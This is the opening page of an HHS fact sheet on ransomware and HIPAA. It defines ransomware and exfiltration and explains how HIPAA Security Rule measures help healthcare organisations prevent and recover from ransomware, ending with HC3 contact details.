A recent U.S. Government interagency report indicates that, on average, there have been 4,000 daily ransomware attacks since early 2016 (a 300% increase over the 1,000 daily ransomware attacks reported in 2015).[1] Ransomware exploits human and technical weaknesses to gain access to an organization's technical infrastructure in order to deny the organization access to its own data by encrypting that data. However, there are measures known to be effective to prevent the introduction of ransomware and to recover from a ransomware attack. This document describes ransomware attack prevention and recovery from a healthcare sector perspective, including the role the Health Insurance Portability and Accountability Act (HIPAA) has in assisting HIPAA covered entities and business associates to prevent and recover from ransomware attacks, and how HIPAA breach notification processes should be managed in response to a ransomware attack.

1. **What is ransomware?**

Ransomware is a type of malware (malicious software) distinct from other malware; its defining characteristic is that it attempts to deny access to a user's data, usually by encrypting the data with a key known only to the hacker who deployed the malware, until a ransom is paid. After the user's data is encrypted, the ransomware directs the user to pay the ransom to the hacker (usually in a cryptocurrency, such as Bitcoin) in order to receive a decryption key. However, hackers may deploy ransomware that also destroys or exfiltrates[2] data, or ransomware in conjunction with other malware that does so.

2. **Can HIPAA compliance help covered entities and business associates prevent infections of malware, including ransomware?**

Yes. The HIPAA Security Rule requires implementation of security measures that can help prevent the introduction of malware, including ransomware. Some of these required security measures include:

- implementing a security management process, which includes conducting a risk analysis to identify threats and vulnerabilities to electronic protected health information (ePHI) and implementing security measures to mitigate or remediate those identified risks;
- implementing procedures to guard against and detect malicious software;

[1] United States Government Interagency Guidance Document, *How to Protect Your Networks from Ransomware* available at https://www.justice.gov/criminal-ccips/file/872771/download

[2] Exfiltration is "[t]he unauthorized transfer of information from an information system." NIST SP 800-53 Rev. 4, *Security and Privacy Controls for Federal Information Systems and Organizations*. (April 2013). Available at http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf

1

HHS FACT SHEET: Ransomware and HIPAA

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback to **HC3@HHS.GOV**.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to **HC3@HHS.GOV** or call us Monday-Friday, between 9am-5pm (EST), at **(202) 691-2110.**